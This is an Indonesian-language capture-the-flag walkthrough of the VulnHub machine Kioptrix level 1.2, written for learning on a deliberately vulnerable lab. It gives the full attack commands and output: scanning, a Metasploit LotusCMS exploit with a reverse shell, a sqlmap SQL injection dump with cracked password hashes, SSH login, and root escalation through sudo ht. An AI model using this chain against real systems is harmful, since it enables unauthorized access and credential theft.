



Kioptrix level 1.2

Penyelesaian

```
$ sudo netdiscover
```

IP Machine : 192.168.1.8

```
$ nmap -sV -A 192.168.1.8
```


```
parrot :: CTF/vulnhub/kioptrix-3 » nmap -sV -A 192.168.1.8
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 05:46 BST
Nmap scan report for 192.168.1.8 (192.168.1.8)
Host is up (0.00049s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|_  1024 30e3f6dc2e225d17ac460239ad71cb49 (DSA)
|_  2048 9a82e696e47ed6a6d74544cb19aaecdd (RSA)
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_ http-title: Ligoat Security - Got Goat? Security ...
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_     httponly flag not set
|_ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.54 seconds
```


```
$ nmap -h 192.168.1.8
```

```
parrot :: CTF/vulnhub/kioptrix-3 » cat nikto.txt
Nikto v2.1.5
-----
+ Target IP:      192.168.1.8
+ Target Hostname: 192.168.1.8
+ Target Port:    80
+ Start Time:     2023-07-03 05:50:07 (GMT1)
-----
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /favicon.ico, inode: 631780, size: 23126, mtime: 0x46b9ece7ac600
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.2.22). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 5.4.4)
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8201xdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /index.php?PHPBB885F2A0-3C92-11d3-A3A9-4C7B88C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /icons/: Directory indexing found.
+ Cookie phpMyAdmin created without the httponly flag
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 6544 items checked: 0 error(s) and 14 item(s) reported on remote host
+ End Time:       2023-07-03 05:50:25 (GMT1) (18 seconds)
-----
+ 1 host(s) tested
```

Port 80



Setelah saya coba jelajahi websitenya terdapat login page, yang dimana menggunakan Lotus CMS



Lalu saya coba cari apakah ada exploitnya dan menemukan exploitnya yaitu : "<https://www.exploit-db.com/exploits/18565>"

```
[msf](Jobs:0 Agents:0) exploit(multi/http/lcms_php_exec) >> show payload
[-] Invalid parameter "payload", use "show -h" for more information
[msf](Jobs:0 Agents:0) exploit(multi/http/lcms_php_exec) >> show payloads

Compatible Payloads
=====
#  Name                               Disclosure Date  Rank  Check  Description
-  -
0  payload/generic/custom              normal No     Custom Payload
1  payload/generic/shell_bind_tcp      normal No     Generic Command Shell, Bind TCP Inline
2  payload/generic/shell_reverse_tcp   normal No     Generic Command Shell, Reverse TCP Inline
3  payload/generic/ssh/interact         normal No     Interact with Established SSH Connection
4  payload/multi/meterpreter/reverse_http normal No     Architecture-Independent Meterpreter Stager, Reverse HTTP Stager (Multiple Architectures)
5  payload/multi/meterpreter/reverse_https normal No     Architecture-Independent Meterpreter Stager, Reverse HTTPS Stager (Multiple Architectures)
6  payload/php/bind_perl               normal No     PHP Command Shell, Bind TCP (via Perl)
7  payload/php/bind_perl_ipv6          normal No     PHP Command Shell, Bind TCP (via perl) IPv6
8  payload/php/bind_php                normal No     PHP Command Shell, Bind TCP (via PHP)
9  payload/php/bind_php_ipv6           normal No     PHP Command Shell, Bind TCP (via php) IPv6
10 payload/php/download_exec           normal No     PHP Executable Download and Execute
11 payload/php/exec                    normal No     PHP Execute Command
12 payload/php/meterpreter/bind_tcp    normal No     PHP Meterpreter, Bind TCP Stager
13 payload/php/meterpreter/bind_tcp_ipv6 normal No     PHP Meterpreter, Bind TCP Stager IPv6
14 payload/php/meterpreter/bind_tcp_ipv6 uuid normal No     PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
15 payload/php/meterpreter/bind_tcp uuid normal No     PHP Meterpreter, Bind TCP Stager with UUID Support
16 payload/php/meterpreter/reverse_tcp normal No     PHP Meterpreter, PHP Reverse TCP Stager
17 payload/php/meterpreter/reverse_tcp uuid normal No     PHP Meterpreter, PHP Reverse TCP Stager
18 payload/php/reverse_perl            normal No     PHP Command, Double Reverse TCP Connection (via Perl)
19 payload/php/reverse_php            normal No     PHP Command Shell, Reverse TCP (via PHP)

[msf](Jobs:0 Agents:0) exploit(multi/http/lcms_php_exec) >> set payload payload/generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/lcms_php_exec) >> exploit

[*] Started reverse TCP handler on 192.168.1.9:4444
[*] Using found page param: /index.php?page=index
[*] Sending exploit ...
[*] Command shell session 1 opened (192.168.1.9:4444 -> 192.168.1.8:52319) at 2023-07-03 06:14:48 +0100
```


Saya coba cari dan dapat menemukan exploitnya di metasploit dan langsung saja saya set payload dan optionnya, dan exploit berhasil dijalankan.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5556,:/home/dreg:/bin/rbash
```

Disini saya coba mencari user, dan menemukan 2 user yaitu loneferret dan dreg, saya coba telusuri mesinnya dan masih belum mendapatkan

apa apa selain bash history milik user loneferret yang bisa menjalankan sudo ht.

Karena saya buntu dan tidak mendapatkan apa apa di mesinnya selain hal itu, saya coba telusuri websitenya lagi dan menemukan page gallery.



* pada awalnya websitenya hancur dan saya perbaiki dengan menambahkan hal ini di mesin saya.

```
parrot :: ~ » cat /etc/hosts
# Host addresses
127.0.0.1          localhost
127.0.1.1          parrot
::1               localhost ip6-localhost ip6-loopback
ff02::1           ip6-allnodes
ff02::2           ip6-allrouters
192.168.1.8        kioptrix3.com
# Others
parrot :: ~ »
```

```
$ sqlmap -u
"http://kioptrix3.com/gallery/gallery.php?id=1&sort=photoid" -p id
--level=3 --risk=3 --dump
```

```

[07:06:03] [INFO] table 'gallery.gallarific_photos' dumped to CSV file '/home/parrot/.local/share/sqlmap/output/kioptrix3.com/dump/gallery/gallarific_photos.csv'
[07:06:03] [INFO] fetching columns for table 'dev_accounts' in database 'gallery'
[07:06:03] [INFO] retrieved: 'id'
[07:06:03] [INFO] retrieved: 'int(10)'
[07:06:03] [INFO] retrieved: 'username'
[07:06:03] [INFO] retrieved: 'varchar(50)'
[07:06:03] [INFO] retrieved: 'password'
[07:06:03] [INFO] retrieved: 'varchar(50)'
[07:06:03] [INFO] fetching entries for table 'dev_accounts' in database 'gallery'
[07:06:03] [INFO] retrieved: '1','0d3eccfb887aabd50f243b3f155c0f85','dreg'
[07:06:03] [WARNING] automatically patching output having last char trimmed
[07:06:03] [INFO] retrieved: '2','5badcaf789d3d1d09794d8f021f40f0e','loneferret'
[07:06:03] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[07:07:38] [INFO] writing hashes to a temporary file '/tmp/sqlmapk4ot6u0611061/sqlmaphashes-3gbjxwlb.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[07:07:33] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 2
what's the custom dictionary's location?
/usr/share/wordlists/rockyou.txt
[07:08:05] [INFO] using custom dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[07:08:11] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[07:08:11] [INFO] starting 4 processes
[07:08:11] [INFO] cracked password 'starwars' for user 'loneferret'
[07:08:21] [INFO] current status: à"«/... /... -
[07:08:21] [INFO] current status: à 07:08:21 [INFO] current status: à 07:08:21 [INFO] current status: à 07:08:21 [INFO] current status: à 07:08:21 [INF
[07:08:21] [INFO] current status: 00à...0... -
[07:08:25] [INFO] current status: sunbo... \B [INFO] current status: tuzos... / tvr... \
[07:08:21] [INFO] current status: II07:08:21 [INFO] current status: A07:08:21 [INFO] current status: A

parrot :: sqlmap/output/kioptrix3.com » cat dump/gallery/dev_accounts.csv
id,password,username
1,0d3eccfb887aabd50f243b3f155c0f85 (Mast3r),dreg
2,5badcaf789d3d1d09794d8f021f40f0e (starwars),loneferret

parrot :: sqlmap/output/kioptrix3.com » cat dump/gallery/gallarific_comments.csv
comment

parrot :: sqlmap/output/kioptrix3.com » cat dump/gallery/gallarific_galleries.csv
parentid,galleryid,name,sort,created,description
0,1,Ligoat Press Room,0,1302628616,"See how we are doing in the news! This is a collection of wild pictures, good times and how to make money at its best."

parrot :: sqlmap/output/kioptrix3.com » cat dump/gallery/gallarific_photos.csv
userid,photoid,galleryid,tags,title,views,size,status,filename,votecount,votetotal,description,dateuploaded
1,5,1,<blank>,Photo Shoot,13,19374,1,8y1a02r6yh.jpg,0,0,New picture for new book,1302652908
1,3,1,<blank>,In the know...,6,16279,1,8csqvc375.jpg,0,0,Self-Explanatory ,1302652708
1,4,1,<blank>,Getting ready for GNN,6,10618,1,0q52na4t2g.jpg,0,0,Hours before software's release!,1302651920

```

Diatas adalah hasil dump dari sqlmap, dan mendapatkan saya berhasil mendapatkan password tersebut.

```

parrot :: CTF/vulnhub/kioptrix-3 » ssh loneferret@kioptrix3.com -p 22
The authenticity of host 'kioptrix3.com (192.168.1.8)' can't be established.
RSA key fingerprint is SHA256:NdsBnvaQieyTUKFzPjRpTVK6jDGM/xWwUi46IR/hljU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'kioptrix3.com' (RSA) to the list of known hosts.

loneferret@kioptrix3.com's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@Kioptrix3:~$

```

disini saya coba menggunakan password tersebut di ssh dan berhasil, oke langsung saja saya coba eksekusi sudo ht.

```
loneferret@Kioptrix3:~$ sudo ht
Error opening terminal: xterm-256color.
loneferret@Kioptrix3:~$
```

Sebenarnya bisa dieksekusi tapi kita memerlukan xtrem-256color.

```
$ export TERM=xterm-color
```

Oke ht berhasil dijalankan maka saya coba cari cara untuk melakukan exploit melalui ht, dan mendapatkan referensinya yaitu :

["https://vk9-sec.com/ht-privilege-escalation/"](https://vk9-sec.com/ht-privilege-escalation/)

```
loneferret@Kioptrix3:~$ sudo /bin/bash
root@Kioptrix3:~# whoami
root
root@Kioptrix3:~#
```